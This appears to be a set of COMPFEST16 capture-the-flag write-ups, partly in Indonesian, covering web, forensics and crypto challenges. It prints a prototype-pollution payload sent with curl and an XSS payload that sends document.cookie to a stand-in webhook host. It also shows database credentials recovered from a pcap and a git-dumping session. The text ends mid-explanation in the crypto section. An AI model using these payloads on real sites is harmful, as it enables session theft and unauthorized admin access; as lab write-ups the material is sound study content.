3. Run `python captcha.py <QUESTION_FROM_Nc>` and paste answer to netcat server
4. Your connection info will be shown if the answer is correct

Author: PapaChicken

`nc siakog.muhammadoka.dev 5555`

Attachments

 `captcha.py`  `SIAK-OG.zip`

Challenge Overview

The challenge involves an Express.js application that allows users to modify course data through the `/api/v1/edit-irs` endpoint. The application has a security vulnerability that allows attackers to gain unauthorized admin access and retrieve sensitive information. This writeup details the exploit used to exploit the vulnerability and retrieve the flag.

Vulnerability Details

1. Application Overview:

- **Static Files:** Served from the public directory.
- **Session Management:** Uses `express-session` with a randomly generated secret.
- **Course Data:** Loaded from `course.json` and includes a course with a flag in its description.

2. Routes and Functionality:

- **GET / and /edit-irs:** Render pages with course data from the session.

- **GET /admin:** Restricted to admin users.
- **POST /api/v1/edit-irs:** Allows updating course data with conditions based on admin status and course availability.

3. Security Issue:

- The application is vulnerable to **JavaScript Prototype Pollution**. This vulnerability arises because the application does not properly sanitize user input, allowing attackers to modify the prototype of JavaScript objects.

Exploit Description

1. Understanding Prototype Pollution:

- In JavaScript, objects inherit properties from their prototype. By including `__proto__` in the payload sent to the `/api/v1/edit-irs` endpoint, an attacker can modify the prototype of objects processed by the application.
- In this challenge, setting `__proto__` allows the attacker to modify the `req.session` object, which is used to store session data, including admin status.

2. Crafting the Payload:

- The following payload is designed to set the `admin` property to `true` by exploiting the prototype pollution vulnerability:
`{"__proto__": {"admin": true}, "DSA": {"taken": true}}`

3. Executing the Exploit:

- Send the crafted payload to the `/api/v1/edit-irs` endpoint using a tool like `curl`:

```
curl -X POST http://127.0.0.1:3000/api/v1/edit-irs -H "Content-Type: application/json" -d '{"__proto__": {"admin": true}, "DSA": {"taken": true}}'
```


Then the flag will be shown in the home page

Course	Credit	Description
DSA	3 SKS	COMPFEST16{n0w_c4n_y0u_h3lp_me_w1th_th1s_1rl?_2857a76eba}

COMPFFST16 © 2024 made by PanaChicken

FLAG: COMPFEST16{n0w_c4n_y0u_h3lp_me_w1th_th1s_1rl?_2857a76eba}

[490 pts] copasbin



Express-xss-sanitizer

Summary

In this CTF challenge, we discovered an XSS (Cross-Site Scripting) vulnerability in an Express.js application. The vulnerability is due to improper sanitization of user inputs, which allows an attacker to inject and execute malicious JavaScript code.

Application Overview

The application allows users to upload, retrieve, and update files through various API endpoints. It uses the `express-xss-sanitizer` library to sanitize inputs. The sanitization function is intended to prevent XSS attacks by removing or escaping potentially dangerous HTML content.

Vulnerable Code Analysis

The core functionality of the application is implemented in the `sanitize` function. This function processes data based on its type (string, array, or object) and applies sanitization using the `sanitizeHtml` function from the `express-xss-sanitizer` library.

Here's the relevant part of the `sanitize` function:

```

const sanitize = (options, data) => {
  if (typeof data === "string") {
    return sanitizeHtml(data, options.sanitizerOptions);
  }

  if (Array.isArray(data)) {
    return data.map((item) => {
      if (typeof item === "string") {
        return sanitizeHtml(item, options.sanitizerOptions);
      }
      if (Array.isArray(item) || typeof item === "object") {
        return sanitize(options, item);
      }
      return item;
    });
  }

  if (typeof data === "object" && data !== null) {
    Object.keys(data).forEach((key) => {
      if (options.allowedKeys.includes(key)) {
        return;
      }
      const item = data[key];
      if (typeof item === "string") {
        data[key] = sanitizeHtml[item, options.sanitizerOptions];
      } else if (Array.isArray(item) || typeof item === "object") {
        data[key] = sanitize(options, item);
      }
    });
  }
  return data;
};

```

Vulnerability Explanation

Allowed Keys Bypass: The key data is included in the allowedKeys array, which means its value is not sanitized:

```

if (options.allowedKeys.includes(key)) {

  return;
}


```

This means that when the key data is present in the request, its value is directly used without being sanitized. This bypasses the intended sanitization process and allows the inclusion of potentially harmful content.

Given the vulnerability, an attacker can craft a payload to inject malicious JavaScript. For instance, sending the following payload:

```
{  
  
  "data": "<img src=x onerror=fetch('WEBHOOK?'+document.cookie)>",  
  
  "allowedKeys": ["data"]  
  
}
```

This payload includes an `` tag with an `onerror` attribute that executes a `fetch` request to a remote server, sending the victim's cookies. When this payload is processed by the application, the JavaScript code is executed in the context of the victim's browser, leading to potential data theft or further exploitation.



The screenshot shows a web-based application interface for managing requests. On the left, there is a sidebar with the title 'REQUESTS (3/100) Newest First' and a search bar labeled 'Search Query'. Below the search bar, there is a list of requests. The first request in the list is highlighted with a blue background and contains the text 'GET #4a362 35.197.140.85 08/31/2024 5:23:31 PM'. To the right of the sidebar, there is a larger panel titled 'Request Details'. This panel contains the following information:

Request Details	
Method	GET
Host	35.197.140.85 Whois Shodan Netify Censys VirusTotal
Date	08/31/2024 5:23:31 PM (8 hours ago)
Size	0 bytes

At the top of the 'Request Details' panel, there are links for 'Permalink', 'Raw content', and 'Copy as ▾'. There are also some partially visible buttons or links on the far right of the interface.

Flag: COMPFEST16{L0Ve_m3_s0me_W3B_CVEs_309f7ecc3d}

Forensics

[100 pts] industrialspy3

[100 pts] industrialspy 3

Description

Dear X,

I welcome you to the internship program at Collective Inc. Your first task is to figure out what happened to one of our servers. We have a suspicion that someone logged in and did something. We recovered some files to help you figure this out.

If you have figured it out, submit your report to **nc challenges.ctf.compfest.id 9009**.

Author: k3ng

Diberikan sebuah pcap file dan remote server, dimana peserta diminta untuk menjawab pertanyaan - pertanyaan yang berkaitan dengan sebuah insiden.

1. What ports are open on the attacked machine?


Pertanyaan ini dapat dijawab dengan menggunakan filter wireshark “(tcp.flags == 0x10) && (ip.dst == 192.168.56.11)”, dan jika dianalisa terdapat 2 port yang dibuka oleh server yaitu 22 dan 5432 sehingga jawabannya **22,5432**

Time	Source	Destination	Protocol	Length	Info
37 0.016566652	192.168.56.1	192.168.56.11	TCP	66	44830 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3605875636 TSecr=3976259787
1520 0.085646675	192.168.56.1	192.168.56.11	TCP	66	53171 → 5432 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3605875701 TSecr=3976259852
2013 1.168334981	192.168.56.1	192.168.56.11	TCP	66	53397 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3605876788 TSecr=3976260939

2. What is the credentials used to access the database? (ex: root:root)

Untuk menganalisa kredensial yang digunakan, kita tinggal melihat paket di mana pertama kali attacker mengeksekusi sebuah query sql. Jika dianalisa lebih lanjut, kita dapat mendapatkannya pada paket dengan info >? Untuk nama user yang sedang

mencoba autentikasi, dan >p untuk password yang digunakan. Sehingga jawabannya **server:changeme**



The screenshot shows two windows of Wireshark. The top window is titled 'pgsql' and displays a list of network frames. The bottom window is also titled 'pgsql' and shows the detailed content of frame 4583, which is a password message. The details pane shows the following information:

```

Frame 4583: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface
Ethernet II, Src: 0a:00:27:00:00:3a (0a:00:27:00:00:3a), Dst: PCSSystemtec_3b:6f:d4 (0a:00:27:3b:6f:d4)
Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.1
Transmission Control Protocol, Src Port: 53679, Dst Port: 5432, Seq: 60, Ack: 10, L
PostgreSQL
    Type: Password message
    Length: 13
    Password: changeme

```

The hex and ASCII panes show the raw data and its interpretation respectively.

3. What is the password for the "super" user on the database?

Ketika threat actor sudah berhasil masuk ke server database, kita bisa melihat bahwa dia melakukan query untuk mendapatkan seluruh value dari table employees. Pada table itu, terdapat kolom password, sehingga kita bisa mendapatkan jawaban untuk pertanyaan ini. Didapatkan passwordnya dalam bentuk hash adalah 588831adfca19bb4426334b69d9fb49f873e8a22, dan jika kita pergi ke [crackstation](#), kita akan mendapatkan password plain textnya yaitu **cafecoagroindustrialdepacifico**

4585 12.498300299	192.168.56.1	192.168.56.11	PGSQL	96 >Q
4586 12.498780191	192.168.56.11	192.168.56.1	PGSQL	1018 <T/D/D/D/D/D/D/C/Z
4588 13.006453928	192.168.56.11	192.168.56.11	PGSQL	119 >Q
4589 13.006983999	192.168.56.11	192.168.56.1	PGSQL	367 <T/D/C/Z
4591 13.509313095	192.168.56.11	192.168.56.11	PGSQL	96 >Q
4592 13.509606676	192.168.56.11	192.168.56.1	PGSQL	798 <T/D/D/D/D/D/D/D/D/C/Z
4594 14.011357536	192.168.56.1	192.168.56.11	PGSQL	127 >Q
4595 14.011777533	192.168.56.11	192.168.56.1	PGSQL	129 <T/D/C/Z

Field count: 6
Column length: 1
Data: 30
Column length: 5
Data: 5375706572
Column length: 4
Data: 55736572
Column length: 5
Data: 7375706572
Column length: 40
Data: 3538338333161646663613139626234343236333334623639643966623439663873
Column length: 23
Data: 737570657240636f6c6c656374697665696e632e636f6d

PostgreSQL

4. What table does the attacker modify?

Kita bisa melihat pada aksi threat actor selanjutnya, di mana di sini dia melakukan sebuah command delete pada table **penalties**.

4600 14.513662270	192.168.56.1	192.168.56.11	PGSQL	114 >Q
4601 14.515859553	192.168.56.11	192.168.56.1	PGSQL	86 <C/Z
4603 15.017600943	192.168.56.1	192.168.56.11	PGSQL	96 >Q
4604 15.017818881	192.168.56.11	192.168.56.1	PGSQL	556 <T/D/D/D/D/D/D/C/Z
4609 15.519775550	192.168.56.1	192.168.56.11	PGSQL	71 >X

Frame 4600: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface
Ethernet II, Src: 0a:00:27:00:00:3a (0a:00:27:00:00:3a), Dst: PCSSystem tec_3b:6f:d4 (00:0c:29:3b:6f:d4)
Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.11
Transmission Control Protocol, Src Port: 53679, Dst Port: 5432, Seq: 248, Ack: 2474
PostgreSQL
Type: Simple query
Length: 47
Query: DELETE FROM penalties WHERE employee_id=6;

5. It seems that the attacker has modified their own data, what is their full name?

Bisa kita lihat pada gambar sebelumnya, attacker mendelete sebuah value dari table **penalties** dengan **employee_id=6**. Disini kita dapat mencari tahu full name dari employee yang memiliki id 6 pada query yang kita gunakan untuk jawaban no 3. Sehingga bisa kita dapatkan jawabannya dengan menggabungkan first name dan last name, yaitu **Lyubov Pryadko**.

4580 12.498300299	192.168.56.1	192.168.56.11	PGSQL	90 >Q
4586 12.498780191	192.168.56.11	192.168.56.1	PGSQL	1018 <T/D/D/D/D/D/D/C/Z
4588 13.006453928	192.168.56.1	192.168.56.11	PGSQL	119 >Q
4589 13.006983999	192.168.56.11	192.168.56.1	PGSQL	367 <T/D/C/Z
4591 13.509313095	192.168.56.11	192.168.56.11	PGSQL	96 >Q
4592 13.509606676	192.168.56.11	192.168.56.1	PGSQL	798 <T/D/D/D/D/D/D/D/C/Z
4594 14.011357536	192.168.56.1	192.168.56.11	PGSQL	127 >Q
4595 14.011777533	192.168.56.11	192.168.56.1	PGSQL	129 <T/D/C/Z
4600 14.513662270	192.168.56.1	192.168.56.11	PGSQL	114 >Q
4601 14.515859553	192.168.56.11	192.168.56.1	PGSQL	86 <C/Z
4608 15.017600943	192.168.56.1	192.168.56.11	PGSQL	96 >Q

PostgreSQL
Type: Data row
Length: 114
Field count: 6
Column length: 1
Data: 36
Column length: 6
Data: 4c7975626f76
Column length: 7
Data: 50727961646bf
Column length: 6
Data: 6c7975626f76
Column length: 48

```
[c2uru@Darmodar]~[~/mnt/c/Users/haida/OneDrive/Documents]
$ nc challenges.ctf.compfest.id 9009
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
server:changeme
cafecoagroindustrialdelpacifico
penalties
Lyubov Pryadko
2. What is the credentials used to access the database? (ex: root:root)
3. What is the password for the "super" user on the database?
4. What table does the attacker modify?
5. It seems that the attacker has modified their own data, what is their full name?

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

Flag: COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}

[269 pts] the dumb hacker

[269 pts] the dumb hacker

Description

Someone broke into my house and used my computer! Whoever they are, I don't think they're very smart.. They left the browser open. Can you figure out what they did to my computer?

Author: ultradiyow

Attachments

 the_dumb_hacker.zip

Pada chall ini kita diberikan sebuah file registry, dan berdasarkan deskripsi chall, kita bisa lihat bahwa pembuat soal ingin kita memeriksa artifak yang berhubungan dengan browser. Sehingga penulis mencoba mencari history browser pada registry, dan didapatkan seperti berikut :

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\WordwheelQuery]
"search1"="How to open a Docs Folder?"
"search2"="How do i make a Document File?"
"search3"="Can the computer's owner do a User Activity Tracking to check what
"search4"="How to open Paint App on a computer"
```

Pada history search ke 3, kita bisa melihat bahwa sang attacker mencari hal yang berkaitan dengan user activity tracking sehingga penulis langsung melakukan research mengenai artifak yang berhubungan dengan user activity. Penulis mendapatkan sebuah informasi mengenai MRU artifak pada registry windows untuk menganalisa *most recently used* artifak. Ketika sedang menganalisa dengan mengconvert nilai hexadecimal nya, penulis mendapatkan flag part 1.

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder]
"MRUListEx"=hex:01,00,00,00,00,00,00,ff,ff,ff,ff
"0"=hex:44,00,6f,00,77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,00,00,68,00,32,\00,00,00,00,00,00,00,00,00,00,00,44,6f,77,6e,6c,6f,61,64,73,2e,6c,6e,6b,00,\4c,00,09,00,04,00,ef,be,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,\00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,44,00,6f,00,\77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,2e,00,6c,00,6e,00,6b,00,00,00,1c,\00,00,00
"1"=hex:73,00,6d,00,30,00,30,00,74,00,68,00,63,00,72,00,31,00,6d,00,31,00,6e,\00,61,00,6c,00,00,00,78,00,32,00,00,00,00,00,00,00,00,00,00,00,00,73,6d,30,30,\74,68,63,72,31,6d,31,6e,61,6c,2e,6c,6e,6b,00,00,56,00,09,00,04,00,ef,be,00,\00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\00,72,00,31,00,6d,00,31,00,6e,00,61,00,6c,00,2e,00,6c,00,6e,00,6b,00,00,00,\22,00,00,00
"part1"=hex:00,00,00,00,00,00,00,00,70,61,72,74,20,31,3a,20,43,4f,4d,50,46,45,\53,54,31,36,7b,79,30,75,5f
```

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]
```

Part 2 dari flag juga masih berhubungan dengan recentdocs registry dan bisa didapatkan di sini

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt]
"0"=hex:66,00,69,00,6c,00,65,00,31,00,2e,00,74,00,78,00,74,00,00,00,5c,00,32,\00,00,00,00,00,00,00,00,00,66,69,6c,65,31,2e,6c,6e,6b,00,44,00,09,00,\04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,\00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,66,00,69,00,6c,00,65,00,\31,00,2e,00,6c,00,6e,00,6b,00,00,00,18,00,00,00
"MRUListEx"=hex:00,00,00,00,ff,ff,ff,ff
"part2"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\68,34,63,4b,33,64,5f,62,59,5f,61,5f
```

Selanjutnya, part 3 dapat ditemukan pada user assist registry di mana merupakan artifak mengenai program yang dieksekusi oleh user (dukun :').

```
"Zvpebfbsg.JvaqbjfPnphyngbe_8jrxlo3q8oojr!Ncc"=hex:00,00,00,08,00,00,00,0c,\00,00,00,e0,1c,03,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,\80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,\ff,0f,4a,0d,19,f2,d6,da,01,00,00,00,00
"Zvpebfbsg.Cnvag_8jrxlo3q8oojr!Ncc"=hex:00,00,00,00,06,00,00,00,09,00,00,00,a0,\03,02,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,\80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,ff,0f,4a,0d,\19,f2,d6,da,01,00,00,00,00,70,61,72,74,20,33,3a,20,28,6e,61,6d,65,20,6f,66,\20,68,61,63,6b,65,72,29,5f,31,34,38,64,38,37,64,66,34,66,7d
```

```
part 1: COMPFEST16{y0u_
part 2: gOt_h4cK3d_bY_a_
part 3: (name of hacker)_148d87df4f}
```

Namun jika kita lihat, terdapat bagian yang kurang yaitu nama dari hackernya. Kita bisa mendapatkannya dengan melihat users milik siapa registry ini, dan kita bisa mendapatkannya yaitu **sm00thcr1m1nal**

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths]
"url1"="C:\\Users\\sm00thcr1m1nal"
```

Flag: **COMPFEST16{y0u_gOt_h4cK3d_bY_a_sm00thcr1m1nal_148d87df4f}**

[375 pts] loss

[375 pts] loss

Description


Imao i just rm -rf 'ed my usb drive. help me out plz.

Author: k3ng

Attachments

 chall

Diberikan sebuah image file, dan kita bisa langsung saja analisa image file tersebut menggunakan ftk imager. Bisa kita lihat bahwa terdapat file git yang telah dihapus dan sebuah folder kosong bernama secret project. Kita bisa mengexport folder tersebut, namun sayangnya terdapat corrupted di beberapa objek gitnya, sehingga perlu kita lakukan download secara manual pada repository projectnya dengan gittumper [gittumper](#)



```

[c2uru@Darmodar)-[/mnt/c/Users/haida/Downloads/loss]
$ ./gitdumper.sh http://35.197.140.85:9001/.git/ .
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] Destination folder does not exist
[+] Creating ./git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[-] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[-] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude

```

Setelah itu, untuk merecover seluruh commitan file, kita dapat menggunakan git extractor dari git tools juga.

```

[c2uru@Darmodar)-[/mnt/c/Users/haida/Downloads/loss]
$ bash extractor.sh ././temp/
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[+] Found commit: 7b1498ee16380e4db42abe28aa4f16d2b0374382
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//0-7b1498ee16380e4db42abe28aa4f16d2b0374382/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//0-7b1498ee16380e4db42abe28aa4f16d2b0374382/main.go
[+] Found commit: bc5d4c8863292c44bd307a3da7a9820ee2158544
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//1-bc5d4c8863292c44bd307a3da7a9820ee2158544/go.mod
[+] Found commit: c11b24f6d400f096d897ef47a3006645ae9e5857
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//2-c11b24f6d400f096d897ef47a3006645ae9e5857/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//2-c11b24f6d400f096d897ef47a3006645ae9e5857/main.go
[+] Found commit: e6b3203ddbc0b624994184c296dd672e8a8a0471
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//3-e6b3203ddbc0b624994184c296dd672e8a8a0471/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//3-e6b3203ddbc0b624994184c296dd672e8a8a0471/main.go
[+] Found commit: e6d48f3cea02abfe3ea8051546e3ecd400945756
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//4-e6d48f3cea02abfe3ea8051546e3ecd400945756/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//4-e6d48f3cea02abfe3ea8051546e3ecd400945756/main.go
[+] Found commit: fc8bf86f572ccdf7bbe7d2e2f2f5f49cd108105
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//5-fc8bf86f572ccdf7bbe7d2e2f2f5f49cd108105/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss././temp//5-fc8bf86f572ccdf7bbe7d2e2f2f5f49cd108105/main.go

```

Flag berada pada file main.go.

```
[c2uru@Darmodar]~/mnt/c/Users/haida/Downloads/loss$ grep -inr compfest
temp/2-c11b24f6d400f096d897ef47a3006645ae9e5857/main.go:33:
dS_7f3c45c4dc}Home</a> <a href='/'>COMPFEST16{g0D_b13Ss_L1nU5_t0RV4l
```

Flag: COMPFEST16{g0D_b13Ss_L1nU5_t0RV4l dS_7f3c45c4dc}

Crypto

[100 pts] money gone, wallet also gone

[100 pts] money gone, wallet also gone

Description

help me find my wallet please :c

Author: tipsen

Attachments

`chall.py` `encrypted_memory.txt`

Step 1 simple brute force

```
import hashlib

import itertools

methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1',
'sha384', 'sha3_224', 'sha512', 'sha224']

def try_hash_methods(hash_value, possible_values):

    for method in methods:

        for value in possible_values:

            x = value

            value = chr(value)

            value = (ord(value) + 20) % 130

            value = hashlib.sha512(str(value).encode()).hexdigest()

            hash_obj = hashlib.new(method)
```

```

hash_obj.update(str(value).encode())

if hash_obj.hexdigest() == hash_value:

    return chr(x)

return None

def decrypt_character(enc_hash):

    possible_values = range(255)

    reversed_value = try_hash_methods(enc_hash, possible_values)

    if reversed_value is not None:

        return reversed_value

    return '?'

def main():

    encrypted = eval(open("encrypted_memory.txt", "r").read())

    message = []

    for enc in encrypted:

        char = decrypt_character(enc)

        message.append(char)

    decoded_message = ''.join(message)

    print("Decoded Message:", decoded_message)

if __name__ == "__main__":

    main()

```

Decoded message

```

while True:
    try:
        p = getPrime(512)
        q = getPrime(512)
        n = []

        for i in range(16):
            q = p
            p = getPrime(512)
            n.append(p * q)

        m = bytes_to_long(b'COMPFEST16{SECRET}')
        e = 65537
        c = pow(m, e, n[0])

        for i in range(1, 16):
            assert c < n[i], i
            c = pow(c, e, n[i])

        with open('chall2_mem.txt', 'w') as f:
            f.write(f"n = {n}\n")
            f.write(f"e = {e}\n")
            f.write(f"c = {c}\n")

```

Step 2

with n,e,c

```

#n = [805741999634638140945238]
#e = 65537
#c = 1310681505162667824975241

```

since each modulus **n[i]** shares a common prime factor with the next, we can use the GCD (Greatest Common Divisor) approach to progressively factor the moduli.

Given that each **n[i]** is the product of two primes where one prime is reused from the previous modulus, we can use the following approach:

